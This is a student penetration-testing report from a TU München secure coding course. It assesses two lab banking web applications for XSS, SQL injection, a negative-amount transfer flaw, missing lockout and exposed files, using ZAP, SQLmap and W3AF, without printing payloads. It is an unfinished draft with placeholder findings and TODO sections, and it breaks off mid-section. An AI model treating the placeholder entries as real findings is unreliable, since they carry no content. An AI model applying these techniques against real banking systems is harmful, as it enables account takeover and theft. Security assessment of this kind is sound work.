




DEPARTMENT OF INFORMATICS

TECHNISCHE UNIVERSITÄT MÜNCHEN

Report

## **Black Box Testing Report**

Alexis Engelke, Johannes Fischer, Ralph Schaumann,  
Saurabh Nawalgaria





DEPARTMENT OF INFORMATICS

TECHNISCHE UNIVERSITÄT MÜNCHEN

Report

# Black Box Testing Report

Author: Alexis Engelke, Johannes Fischer, Ralph Schaumann, Saurabh Nawalgaria  
Team: 9  
Lecture: Secure Coding, Phase 2  
Submission Date: November 24, 2015



# **Executive Summary**

# Contents

<b>Executive Summary</b>	<b>ii</b>
<b>1 Time Tracking</b>	<b>1</b>
<b>2 Vulnerabiliteis Overview</b>	<b>2</b>
2.1 Online Banking . . . . .	2
2.1.1 Stored XSS in Registration and Transaction Description . . . . .	2
2.1.2 Missing check for amount in transactions from batch file . . . . .	2
2.1.3 SQL injection in transaction batch file . . . . .	2
2.1.4 Some critical vulnerability . . . . .	3
2.2 SecureBank . . . . .	3
2.2.1 Stored XSS in transaction description . . . . .	3
<b>3 Tools</b>	<b>4</b>
3.1 Zed Attack Proxy (ZAP) . . . . .	4
3.2 SQLmap . . . . .	4
3.3 W3AF . . . . .	4
<b>4 Detailed Report</b>	<b>6</b>
4.1 Configuration and Deploy Management Testing . . . . .	7
4.1.1 Test File Extensions Handling for Sensitive Information . . . . .	7
4.1.2 Test HTTP Methods . . . . .	13
4.1.3 Test HTTP Strict Transport Security . . . . .	14
4.1.4 Test RIA cross domain policy . . . . .	15
4.2 Identity Management Testing . . . . .	16
4.2.1 Test Role Definitions . . . . .	16
4.2.2 Test User Registration Process . . . . .	18
4.2.3 Test Account Provisioning Process . . . . .	20
4.2.4 Testing for Account Enumeration and Guessable User Account .	21
4.2.5 Testing for Weak or unenforced username policy . . . . .	22
4.3 Authentcation Testing . . . . .	23
4.3.1 Testing for Credentials Transported over Encrypted Channel . .	23

4.3.2	Testing for default credentials . . . . .	23
4.3.3	Testing for Weak lock out mechanism . . . . .	24
4.3.4	Testing for bypassing authentication schema . . . . .	26
4.3.5	Testing for Vulnerable Remember Password . . . . .	28
4.3.6	Testing for Browser Cache Weakness . . . . .	29
4.3.7	Testing for Weak password policy . . . . .	30
4.3.8	Testing for Weak security question/answer . . . . .	31
4.3.9	Testing for Weak password change or reset functionalities . . . . .	31
4.3.10	Testing for Weaker authentication in alternative channel . . . . .	31
4.4	Authorization Testing . . . . .	32
4.4.1	Testing Directory traversal/file include . . . . .	32
4.4.2	Testing for bypassing authorization schema . . . . .	32
4.4.3	Testing for Privilege Escalation . . . . .	32
4.4.4	Testing for Insecure Direct Object References . . . . .	32
4.5	Session Management Testing . . . . .	33
4.5.1	Testing for Bypassing Session Management Schema . . . . .	33
4.5.2	Testing for Cookies attributes . . . . .	35
4.5.3	Testing for Session Fixation . . . . .	36
4.5.4	Testing for Exposed Session Variables . . . . .	38
4.5.5	Testing for Cross Site Request Forgery . . . . .	40
4.5.6	Testing for logout functionality . . . . .	42
4.5.7	Test Session Timeout . . . . .	43
4.5.8	Testing for Session puzzling . . . . .	44
4.6	Data Validation Testing . . . . .	45
4.6.1	Testing for Reflected Cross Site Scripting . . . . .	45
4.6.2	Testing for Stored Cross Site Scripting . . . . .	47
4.6.3	Testing for HTTP Verb Tampering . . . . .	49
4.6.4	Testing for HTTP Parameter pollution . . . . .	51
4.6.5	Testing for SQL injection . . . . .	52
4.6.6	Testing for LDAP Injection . . . . .	55
4.6.7	Testing for ORM Injection . . . . .	55
4.6.8	Testing for XML Injection . . . . .	55
4.6.9	Testing for SSI Injection . . . . .	55
4.6.10	Testing for XPath Injection . . . . .	55
4.6.11	IMAP/SMTP Injection . . . . .	55
4.6.12	Testing for Code Injection . . . . .	56
4.6.13	Testing for Command Injection . . . . .	57
4.6.14	Testing for Buffer overflow . . . . .	58
4.6.15	Testing for incubated vulnerabilities . . . . .	60

## Contents

---

4.6.16	Testing for HTTP Splitting/Smuggling . . . . .	60
4.7	Error Handling . . . . .	61
4.7.1	Analysis of Error Codes . . . . .	61
4.7.2	Testing for Stack Traces . . . . .	63
4.8	Testing for weak Cryptography . . . . .	64
4.8.1	Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection . . . . .	64
4.8.2	Testing for Padding Oracle . . . . .	66
4.8.3	Testing for Sensitive information sent via unencrypted channels	66
4.9	Business Logic Testing . . . . .	67
4.9.1	Test Business Logic Data Validation . . . . .	67
4.9.2	Test Ability to Forge Requests . . . . .	69
4.9.3	Test Integrity Checks . . . . .	70
4.9.4	Test for Process Timing . . . . .	71
4.9.5	Test Number of Times a Function Can be Used Limits . . . . .	72
4.9.6	Testing for the Circumvention of Work Flows . . . . .	73
4.9.7	Test Defenses Against Application Mis-use . . . . .	74
4.9.8	Test Upload of Unexpected File Types . . . . .	75
4.10	Client Side Testing . . . . .	76
<b>Acronyms</b>		<b>77</b>

# 1 Time Tracking

If a task is prefixed with (o), it refers to the Online Banking web application, if a task is prefixed with (s), the task refers only to the SecureBank web application.

Table 1.1: Time Tracking Table

Name	Task	Time
Alexis Engelke	Setting up LaTeX template	1
Alexis Engelke	(o) Analyzing XSS vulnerabilities using ZAP	2
Alexis Engelke	(o) Analyzing SQL injection vulnerabilities in the web interface using SQLmap	1.5
Alexis Engelke	(o) Analyzing SQL injection vulnerabilities in the file upload	2
Alexis Engelke	(o) Exploiting the TAN verification in the file upload	2
Alexis Engelke	(o) Documenting SQL injection	1
Alexis Engelke	(s) Searching for XSS vulnerabilities	1
Alexis Engelke	(s) Testing and Documenting SQL injection	2
Alexis Engelke	Testing and Documenting Configuration and Deploy Management Testing	2
Alexis Engelke	Testing and Documenting Identity Management Testing	1
Alexis Engelke	Testing and Documenting Authentication Testing	2
Foo	Fixing all issues	10

## 2 Vulnerabiliteis Overview

Through our testing, we identified the following vulnerabilities as the most critical for the Online Banking application and the SecureBank:

### 2.1 Online Banking

#### 2.1.1 Stored XSS in Registration and Transaction Description

- Likelihood: high
- Implication: high
- Risk: high

With stored cross site scripting attacks it is possible to inject JavaScript code, which is run whenever an employee logs in and opens the list of unapproved accounts or transactions. It is also possible to inject script from other sites.

#### 2.1.2 Missing check for amount in transactions from batch file

- Likelihood: medium
- Implication: high
- Risk: high

It is possible to get money from another client of the bank by filling in a negative number in the amount field of a transaction batch file. Therefore, one client can generate an infinite amount of money, while reducing the amount of money of other clients.

#### 2.1.3 SQL injection in transaction batch file

- Likelihood: medium
- Implication: high



- Risk: high

The application is vulnerable to SQL injections in the transaction batch files. Therefore, it is possible to perform transactions while using any unused TAN in the system, which is not known to the attacker and might come from another client.

### 2.1.4 Some critical vulnerability

- Likelihood: high
- Implication: high
- Risk: high

The web application is vulnerable.

## 2.2 SecureBank

### 2.2.1 Stored XSS in transaction description

- Likelihood: high
- Implication: high
- Risk: high

With stored cross site scripting attacks it is possible to inject JavaScript code, which is run whenever an employee logs in and opens the list of unapproved accounts or transactions. It is also possible to inject script from other sites.

## 3 Tools

### 3.1 Zed Attack Proxy (ZAP)

Using the Zed Attack Proxy (ZAP), we were able to reveal significant parts of the directory structure in both web applications. In the *Online Banking* web application, we found a stored XSS vulnerability in the registration and the transaction description as well as a SQL injection vulnerability in the login form using the fuzzer. We were also able to find a buffer overflow vulnerability for the transaction description in the transaction batch files. In the *SecureBank* web application, we were unable to find further SQL injection or XSS vulnerabilities.

### 3.2 SQLmap

Using SQLmap, we found the SQL injection vulnerability in the login form of the *Online Banking* application, which we found using ZAP earlier. SQLmap did not reveal further SQL injection possibilities in any of the two applications.

### 3.3 W3AF

With W3AF, we made a full audit, including file\_upload(looks for uploadable files), eval(insecure eval() usage), un\_ssl(secure content via http), os\_commanding, lfi(local file inclusion), rfi, sqli(injection), preg\_replace(insecure preg\_replace() in PHP), mx\_injection, generic, format\_string, websocket\_hijacking, shell\_shock, ldapi, buffer\_overflow, re-dos(DOS using slow regex), global\_redirect(any redirecting scripts), xpath, cors\_origin(consistency of HTTP origin header and sender), htaccess\_methods, dav(WebDAV module configuration), ssi(server side inclusion), csrf, xss, ssl\_certificate, xst(cross site tracing), blind\_sqli, phishing\_vector, response\_splitting, rfd(reflected file download), frontpage(tries uploading files using frontpage extensions).

W3AF was able to quite easily find XSS, CSRF and SQL injection points. It also informed about unhandled errors and possible click-jacking on both sites.

However, it also showed a few false positives (showing sql injections as eval vulnerabilities, path disclosure) and missed a few vulnerabilities that our other tools found,

like buffer overflows.

Overall, I'd say W3AF is a Jack of all Trades. If the functionality is not enough, however, it's possible to write custom plugins.



## 4 Detailed Report

### 4.1 Configuration and Deploy Management Testing

#### 4.1.1 Test File Extensions Handling for Sensitive Information

##### Online Banking

<b>Observation</b>	We found various files which are served as plain text but are PHP source files. One of these files contains the credentials of the mail server. We were also able to download the compiled executable as well as the source code of the batch file parser.
<b>Discovery</b>	Using the OWASP ZAP tool, we used the forced browse functionality on /InternetBanking/. We received a list of files which were found using this tool, see below.
<b>Likelihood</b>	This can be tested by anyone who enters specific strings into the address bar of a browser. However, the likelihood of this vulnerability is much higher if the attacker uses specific tools which test specific paths systematically.
<b>Impact</b>	The attacker can get sensitive information, e.g. credentials to the mail server or the database. He can analyze the source of the parser and find vulnerabilities there.
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	High
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

**Forced Browsing Results:**

<http://vm/InternetBanking/>  
<http://vm/InternetBanking/DataAccess/>  
<http://vm/InternetBanking/auth/>  
<http://vm/InternetBanking/client/>  
<http://vm/InternetBanking/controller/>  
<http://vm/InternetBanking/controller/clientController.php>  
<http://vm/InternetBanking/controller/clientFunctions.inc>  
<http://vm/InternetBanking/controller/employeeController.php>  
<http://vm/InternetBanking/controller/employeeFunctions.inc>  
<http://vm/InternetBanking/controller/loginController.php>  
<http://vm/InternetBanking/controller/logoutController.php>  
<http://vm/InternetBanking/controller/registrationController.php>  
<http://vm/InternetBanking/css/>  
<http://vm/InternetBanking/css/bootstrap-theme.css>  
<http://vm/InternetBanking/css/bootstrap-theme.css.map>  
<http://vm/InternetBanking/css/bootstrap-theme.min.css>  
<http://vm/InternetBanking/css/bootstrap.css>  
<http://vm/InternetBanking/css/bootstrap.css.map>  
<http://vm/InternetBanking/css/bootstrap.min.css>  
<http://vm/InternetBanking/employee/>  
<http://vm/InternetBanking/fonts/>  
<http://vm/InternetBanking/fonts/glyphicons-halflings-regular.eot>  
<http://vm/InternetBanking/fonts/glyphicons-halflings-regular.svg>  
<http://vm/InternetBanking/fonts/glyphicons-halflings-regular.ttf>  
<http://vm/InternetBanking/fonts/glyphicons-halflings-regular.woff>  
<http://vm/InternetBanking/fonts/glyphicons-halflings-regular.woff2>  
<http://vm/InternetBanking/index/>  
<http://vm/InternetBanking/js/>  
<http://vm/InternetBanking/js/bootstrap.js>  
<http://vm/InternetBanking/js/bootstrap.min.js>  
<http://vm/InternetBanking/js/npm.js>  
<http://vm/InternetBanking/login/>  
<http://vm/InternetBanking/logout/>  
<http://vm/InternetBanking/model/>  
<http://vm/InternetBanking/model/Payment.class>  
<http://vm/InternetBanking/model/PaymentRequest.class>  
<http://vm/InternetBanking/model/User.class>

<http://vm/InternetBanking/model/UserRequest.class>  
<http://vm/InternetBanking/parser/>  
<http://vm/InternetBanking/parser/Makefile>  
<http://vm/InternetBanking/parser/exec>  
<http://vm/InternetBanking/parser/main.c>  
[http://vm/InternetBanking/parser/mysql\\_query\\_function.c](http://vm/InternetBanking/parser/mysql_query_function.c)  
[http://vm/InternetBanking/parser/mysql\\_query\\_function.h](http://vm/InternetBanking/parser/mysql_query_function.h)  
<http://vm/InternetBanking/registration/>  
<http://vm/InternetBanking/view/>  
<http://vm/InternetBanking/view/account.inc>  
<http://vm/InternetBanking/view/accounts.inc>  
<http://vm/InternetBanking/view/approvepayments.inc>  
<http://vm/InternetBanking/view/approveregistrations.inc>  
<http://vm/InternetBanking/view/client.inc>  
<http://vm/InternetBanking/view/employee.inc>  
<http://vm/InternetBanking/view/file.inc>  
<http://vm/InternetBanking/view/history.inc>  
<http://vm/InternetBanking/view/historypdf.inc>  
<http://vm/InternetBanking/view/login.inc>  
<http://vm/InternetBanking/view/online.inc>  
<http://vm/InternetBanking/view/registration.inc>

## SecureBank

<b>Observation</b>	We found some HTML snippets, which do not contain any sensitive information, and the compiled executable of the transaction file parser. We also found that the library TCPDF appears to be used.
<b>Discovery</b>	Using the OWASP ZAP tool, we used the forced browse functionality on /seccoding-2015/. We received a list of files which were found using this tool, see below.
<b>Likelihood</b>	This can be tested by anyone who enters specific strings into the address bar of a browser. However, the likelihood of this vulnerability is much higher if the attacker uses specific tools which test specific paths systematically.
<b>Impact</b>	The attacker only has access to the parser executable, which might contain information about the database connection. He can analyze the parser and find vulnerabilities there.
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

### Forced Browsing Results:

`http://vm/seccoding-2015/`  
`http://vm/seccoding-2015/database/`  
`http://vm/seccoding-2015/html/`  
`http://vm/seccoding-2015/html/auth.html`  
`http://vm/seccoding-2015/html/dberror.html`  
`http://vm/seccoding-2015/html/default.html`  
`http://vm/seccoding-2015/html/display_userstate.html`



[http://vm/seccoding-2015/html/display\\_userstate\\_table.html](http://vm/seccoding-2015/html/display_userstate_table.html)  
[http://vm/seccoding-2015/html/dologin\\_fail.html](http://vm/seccoding-2015/html/dologin_fail.html)  
[http://vm/seccoding-2015/html/dologin\\_success.html](http://vm/seccoding-2015/html/dologin_success.html)  
[http://vm/seccoding-2015/html/doregister\\_fail.html](http://vm/seccoding-2015/html/doregister_fail.html)  
[http://vm/seccoding-2015/html/doregister\\_success.html](http://vm/seccoding-2015/html/doregister_success.html)  
[http://vm/seccoding-2015/html/edoverify\\_fail.html](http://vm/seccoding-2015/html/edoverify_fail.html)  
<http://vm/seccoding-2015/html/ehome.html>  
[http://vm/seccoding-2015/html/ehome\\_transaction.html](http://vm/seccoding-2015/html/ehome_transaction.html)  
[http://vm/seccoding-2015/html/ehome\\_user.html](http://vm/seccoding-2015/html/ehome_user.html)  
[http://vm/seccoding-2015/html/entry\\_page.html](http://vm/seccoding-2015/html/entry_page.html)  
<http://vm/seccoding-2015/html/etakeover.html>  
[http://vm/seccoding-2015/html/etransactionpdf\\_fail.html](http://vm/seccoding-2015/html/etransactionpdf_fail.html)  
<http://vm/seccoding-2015/html/home.html>  
<http://vm/seccoding-2015/html/login.html>  
<http://vm/seccoding-2015/html/register.html>  
<http://vm/seccoding-2015/html/root.html>  
<http://vm/seccoding-2015/html/simpleRoot.html>  
<http://vm/seccoding-2015/html/transaction.html>  
[http://vm/seccoding-2015/html/udotransactionupload\\_fail.html](http://vm/seccoding-2015/html/udotransactionupload_fail.html)  
<http://vm/seccoding-2015/html/utransaction.html>  
<http://vm/seccoding-2015/html/utransactionupload.html>  
<http://vm/seccoding-2015/index/>  
<http://vm/seccoding-2015/login/>  
<http://vm/seccoding-2015/parser/>  
<http://vm/seccoding-2015/parser/parser>  
<http://vm/seccoding-2015/tcpdf/>  
<http://vm/seccoding-2015/tcpdf/CHANGELOG.TXT>  
<http://vm/seccoding-2015/tcpdf/LICENSE.TXT>  
<http://vm/seccoding-2015/tcpdf/README.TXT>  
<http://vm/seccoding-2015/tcpdf/composer.json>  
<http://vm/seccoding-2015/tcpdf/config/>  
[http://vm/seccoding-2015/tcpdf/config/tcpdf\\_config.php](http://vm/seccoding-2015/tcpdf/config/tcpdf_config.php)  
<http://vm/seccoding-2015/tcpdf/fonts/>  
<http://vm/seccoding-2015/tcpdf/include/>  
<http://vm/seccoding-2015/tcpdf/include/barcodes/>  
<http://vm/seccoding-2015/tcpdf/include/barcodes/datamatrix.php>  
<http://vm/seccoding-2015/tcpdf/include/barcodes/pdf417.php>  
<http://vm/seccoding-2015/tcpdf/include/barcodes/qrcode.php>  
<http://vm/seccoding-2015/tcpdf/include/sRGB.icc>

[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_colors.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_colors.php)  
[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_filters.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_filters.php)  
[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_font\\_data.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_font_data.php)  
[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_fonts.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_fonts.php)  
[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_images.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_images.php)  
[http://vm/seccoding-2015/tcpdf/include/tcpdf\\_static.php](http://vm/seccoding-2015/tcpdf/include/tcpdf_static.php)  
<http://vm/seccoding-2015/tcpdf/tcpdf.php>  
[http://vm/seccoding-2015/tcpdf/tcpdf\\_autoconfig.php](http://vm/seccoding-2015/tcpdf/tcpdf_autoconfig.php)  
[http://vm/seccoding-2015/tcpdf/tcpdf\\_barcode\\_1d.php](http://vm/seccoding-2015/tcpdf/tcpdf_barcode_1d.php)  
[http://vm/seccoding-2015/tcpdf/tcpdf\\_barcode\\_2d.php](http://vm/seccoding-2015/tcpdf/tcpdf_barcode_2d.php)  
[http://vm/seccoding-2015/tcpdf/tcpdf\\_import.php](http://vm/seccoding-2015/tcpdf/tcpdf_import.php)  
[http://vm/seccoding-2015/tcpdf/tcpdf\\_parser.php](http://vm/seccoding-2015/tcpdf/tcpdf_parser.php)  
<http://vm/seccoding-2015/tcpdf/tools/>  
[http://vm/seccoding-2015/tcpdf/tools/convert\\_fonts\\_examples.txt](http://vm/seccoding-2015/tcpdf/tools/convert_fonts_examples.txt)  
[http://vm/seccoding-2015/tcpdf/tools/tcpdf\\_addfont.php](http://vm/seccoding-2015/tcpdf/tools/tcpdf_addfont.php)

### Comparison

The web application of the SecureBank discloses less sensitive information. However, both applications disclose information which should not be available to unauthorized persons.

#### 4.1.2 Test HTTP Methods

##### Online Banking

<b>Observation</b>	The server responded that the method POST, GET, OPTIONS and HEAD are supported.
<b>Discovery</b>	We submitted the request OPTIONS / HTTP/1.1 to the server via NetCat on port 80.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	The server responded that the method POST, GET, OPTIONS and HEAD are supported.
<b>Discovery</b>	We submitted the request OPTIONS / HTTP/1.1 to the server via NetCat on port 80.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

There are no significant differences between both applications.

### 4.1.3 Test HTTP Strict Transport Security

#### Online Banking

<b>Observation</b>	The server did not send any Strict-Transport-Security header.
<b>Discovery</b>	Executing the command <code>curl -s -D-http://vm/InternetBanking/   grep Strict</code> resulted in no results.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	The server did not send any Strict-Transport-Security header.
<b>Discovery</b>	Executing the command <code>curl -s -D-http://vm/InternetBanking/   grep Strict</code> resulted in no results.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

There are no significant differences between both applications.

#### 4.1.4 Test RIA cross domain policy

##### Online Banking

<b>Observation</b>	No cross domain policy files were found.
<b>Discovery</b>	We scanned the traffic using ZAP.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	No cross domain policy files were found.
<b>Discovery</b>	We scanned the traffic using ZAP.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

There are no significant differences between both applications.

## 4.2 Identity Management Testing

### 4.2.1 Test Role Definitions

#### Online Banking

<b>Observation</b>	We found the following functionality for the different roles:		
		<b>Client</b>	<b>Employee</b>
	View own account	×	×
	View own transaction history	×	—
	Create new transactions	×	—
	View account and transaction history of clients and employees	—	×
	Change account details and balance of clients and employees	—	×
	Approve transactions	—	×
<b>Discovery</b>	Approve registrations of clients and employees		
	We noticed that there are links to view the transaction history and change the account balance of employees, too.		
	We gathered the information by exploring the web application interface manually.		
<b>Impact</b>	n/a		
<b>Likelihood</b>	n/a		
<b>CVSS</b>	n/a		

## SecureBank

<b>Observation</b>	We found the following functionality for the different roles:		
		<b>Client</b>	<b>Employee</b>
	View own account	×	–
	View own transaction history	×	–
	Create new transactions	×	–
	View account and transaction history of clients	–	×
	Approve transactions	–	×
<b>Discovery</b>	We gathered the information by exploring the web application interface manually.		
	<b>Impact</b>	n/a	
	<b>Likelihood</b>	n/a	
	<b>CVSS</b>	n/a	

## Comparison

The SecureBank web application does not offer a possibility for an employee to change the account balance of a client. However, the Online Banking application allows to view the transaction history and change the account balance also for employees, which have no account. This behaviour might be confusing.

## 4.2.2 Test User Registration Process

### Online Banking

<b>Observation</b>	For registration, a username, an e-mail address, a password and whether the registrant is a client or an employee are needed. Anyone can register for access. The registration has to be approved by an employee before the registrant can use the account. A person can register only one time with the same e-mail address. However, a person can register many times with the same username. (The activation of such an account fails with a database error.) We could not find out, whether the registrants are verified personally before the approval.
<b>Discovery</b>	We tried to register several accounts with the same e-mail address and/or username using the web application.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

### SecureBank

<b>Observation</b>	For registration, the full name, an e-mail address, a password and whether the registrant is a client or an employee are needed. Anyone can register for access. The registration has to be approved by an employee before the registrant can use the account. A person can register only one time with the same e-mail address. We could not find out, whether the registrants are verified personally before the approval.
<b>Discovery</b>	We tried to register several accounts with the same e-mail address and/or names using the web application.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a



### **Comparison**

The Online Banking web application allows the double-registration of the same username at first, it only fails at the activation. This behaviour is confusing. Also, the application should ask for the full name be able to verify the name. Otherwise, there are no significant differences between both applications.

### 4.2.3 Test Account Provisioning Process

#### Online Banking

<b>Observation</b>	There is no way to change the role of a user. Account requests (both, client and employee) must be approved by an employee.
<b>Discovery</b>	We followed the links in the user interface and tried to login as a non-verified user.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	There is no way to change the role of a user. Account requests (both, client and employee) must be approved by an employee.
<b>Discovery</b>	We followed the links in the user interface and tried to login as a non-verified user.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

There are no significant differences between both applications.

#### 4.2.4 Testing for Account Enumeration and Guessable User Account

##### Online Banking

<b>Observation</b>	There are no differences in the servers response for not activated accounts, valid usernames and invalid usernames.
<b>Discovery</b>	We tested the login for activated and non-activated accounts, existing and not-existing usernames and valid or invalid passwords.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	There are no differences in the servers response for not activated accounts, valid usernames and invalid usernames.
<b>Discovery</b>	We tested the login for activated and non-activated accounts, existing and not-existing usernames and valid or invalid passwords.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

There are no significant differences between both applications.

#### 4.2.5 Testing for Weak or unenforced username policy

##### Online Banking

<b>Observation</b>	We were not able to find a username policy.
<b>Discovery</b>	We tested various usernames.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	The username has to be a valid e-mail address of the client/employee. There is no policy regarding the e-mail address.
<b>Discovery</b>	We tested valid and invalid e-mail addresses.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

The only difference between the applications is that the Online Banking application uses usernames, which might have less correlation to the user than the e-mail address.

## **4.3 Authentication Testing**

### **4.3.1 Testing for Credentials Transported over Encrypted Channel**

See Section 4.8.1.

### **4.3.2 Testing for default credentials**

We decided to not test for default credentials, because we are working with custom software and therefore assume that all users and administrators choose secure passwords.

### 4.3.3 Testing for Weak lock out mechanism

#### Online Banking

<b>Observation</b>	We were not able to find any lock out mechanism. Therefore, brute force attacks on passwords are possible.
<b>Discovery</b>	We entered a valid username and incorrect passwords 10 times, and always got the error message about an incorrect password. Afterwards, we were able to log in with a correct password.
<b>Impact</b>	An attacker can brute-force the password of any user and therefore take the user over.
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	Low
<b>Availability</b>	No Impact

### SecureBank

<b>Observation</b>	We were not able to find any lock out mechanism. Therefore, brute force attacks on passwords are possible.
<b>Discovery</b>	We entered a valid username and incorrect passwords 10 times, and always got the error message about the failed login. Afterwards, we were able to log in with a correct password.
<b>Impact</b>	An attacker can brute-force the password of any user and therefore take the user over.
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	Low
<b>Availability</b>	No Impact

### Comparison

Both applications do not provide any lock out mechanism.

#### 4.3.4 Testing for bypassing authentication schema

##### Online Banking

<b>Observation</b>	We were able to bypass the authentication schema via a SQL injection. This gave us the ability to login as any user without knowing the password.
<b>Discovery</b>	Using the fuzzer jbrofuzz / SQL Injection of ZAP on the username field of the login page, we were able to login as admin or another user without knowing the password. We had no success with direct page requests, modifying the session ID and parameter modification.
<b>Impact</b>	An attacker can take over a user without knowing the valid access credentials.
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	Low
<b>Availability</b>	No Impact



### SecureBank

<b>Observation</b>	We were not able to bypass the authentication schema.
<b>Discovery</b>	Using the fuzzer jbrofuzz / SQL Injection of ZAP and SQLmap on the username field of the login page, we were not able to find SQL injection vulnerabilities to bypass the authentication schema. We also had no success with direct page requests, modifying the session ID and parameter modification.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

### Comparison

The Online Banking web application provides a way to bypass the authentication schema via SQL injection. The SecureBank application does not offer such vulnerabilities.

#### **4.3.5 Testing for Vulnerable Remember Password**

We did not found a remember password functionality, so we decided to not further test on this.

### 4.3.6 Testing for Browser Cache Weakness

#### Online Banking

<b>Observation</b>	Clicking the back button in the browser does not cause a re-login. All sites have the header Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 and the Pragma: no-cache as well as an Expires: <date in the past> header set.
<b>Discovery</b>	Using ZAP, we analyzed the response header for different pages which are only available when a user is logged in.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	Clicking the back button in the browser does not cause a re-login. All sites have the header Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 and the Pragma: no-cache as well as an Expires: <date in the past> header set.
<b>Discovery</b>	Using ZAP, we analyzed the response header for different pages which are only available when a user is logged in.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

There is no significant difference between both applications.

### 4.3.7 Testing for Weak password policy

#### Online Banking

<b>Observation</b>	There is a password policy enforced, which states that a password has have a length $\geq 6$ and has to include at least one number, one lowercase character, one uppercase character and one symbol. There is no way to change the password. The password does not expire.
<b>Discovery</b>	We tested various passwords, like 123456. If a password does not match the policy, an error message is shown which informs the user about the policy.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	The password has to have a length $\geq 8$ . There is no way to change the password. The password does not expire.
<b>Discovery</b>	We tested various passwords, like 123456. If a password does not match the policy, an error message is shown which informs the user about the policy.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

The Online Banking application enforces a more strict password policy than the Secure-Bank application. This reduces the risk of brute force attacks.

#### **4.3.8 Testing for Weak security question/answer**

We could not find such functionality in both application. Therefore, we decidede to not proceed testing on this.

#### **4.3.9 Testing for Weak password change or reset functionalities**

We could not find such functionality in both application. Therefore, we decidede to not proceed testing on this.

#### **4.3.10 Testing for Weaker authentication in alternative channel**

We could not find an alternative channel for authentication. Therefore, we decidede to not proceed testing on this.

## **4.4 Authorization Testing**

### **4.4.1 Testing Directory traversal/file include**

TODO!

### **4.4.2 Testing for bypassing authorization schema**

TODO!

### **4.4.3 Testing for Privilege Escalation**

TODO!

### **4.4.4 Testing for Insecure Direct Object References**

TODO!

## 4.5 Session Management Testing

### 4.5.1 Testing for Bypassing Session Management Schema

#### Online Banking

<b>Observation</b>	Only cookies for the PHP session ID were used. This hints at the cookies being rather secure. Using BurpSuite's sequencer we confirm that the entropy is excellent. However, the cookies are sent over an unencrypted connection, which can be exploited with a MitM attack. By stealing the session from a user (admin or not), we would be able to impersonate them and do actions in their name. This compromises the integrity of the application.
<b>Discovery</b>	BurpSuite
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

## SecureBank

